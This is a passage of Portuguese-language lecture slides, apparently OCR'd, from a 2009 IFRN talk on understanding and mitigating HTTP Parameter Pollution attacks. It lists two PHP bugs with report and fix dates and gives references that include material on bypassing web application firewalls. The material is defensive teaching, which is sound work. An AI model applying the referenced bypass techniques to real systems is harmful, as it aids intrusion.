
HPP :: Bugs Relacionados em PHP (Windows)

- Sistema Operacional Afetado: Windows
- Reportado em 15/11/2009
- Corrigido em 18/11/2009



HPP :: Bugs Relacionados em PHP (DoS em Memória)


- Sistema Operacional Afetado: Linux (PHP 5.2)
- Reportado em 07/11/2009
- Corrigido em 19/11/2009



Links

- HTTP Parameter Pollution (Lucca Carettoni / Stefano di Paola) :: OWASP Foundation
  - http://www.owasp.org/images/b/ba/AppsecEU09_CarettoniDiPaola_v0.8.pdf
- Video :: HPP Attack (Client-Side) Yahoo Mail!
  - http://milw0rm.com/video/watch.php?id=104
- Video :: Exploração de Vulnerabilidade Local (PTK) utilizando HPP
  - http://www.vimeo.com/2161045
- Split and Join :: Bypassing Web Application Firewalls with HTTP Parameter Pollution
  - http://www.milw0rm.com/papers/340
- Methods to Bypass a Web Application Firewall
  - http://www.ptsecurity.com/download/PT-devteev-CC-WAF-ENG.pdf
- HTML URL Encoding Reference
  - http://www.w3schools.com/tags/ref_urlencode.asp

Perguntas



INSTITUTO FEDERAL DE
EDUCAÇÃO, CIÊNCIA E TECNOLOGIA
RIO GRANDE DO NORTE
Campus Currais Novos

Entendendo e Mitigando Ataques Baseados em **HTTP Parameter Pollution (HPP)**

05/12/2009

Ricardo Kléber M. Galvão
rk@cefetrn.br

REDE FEDERAL
DE EDUCAÇÃO
PROFISSIONAL
E TECNOLÓGICA
1909-2009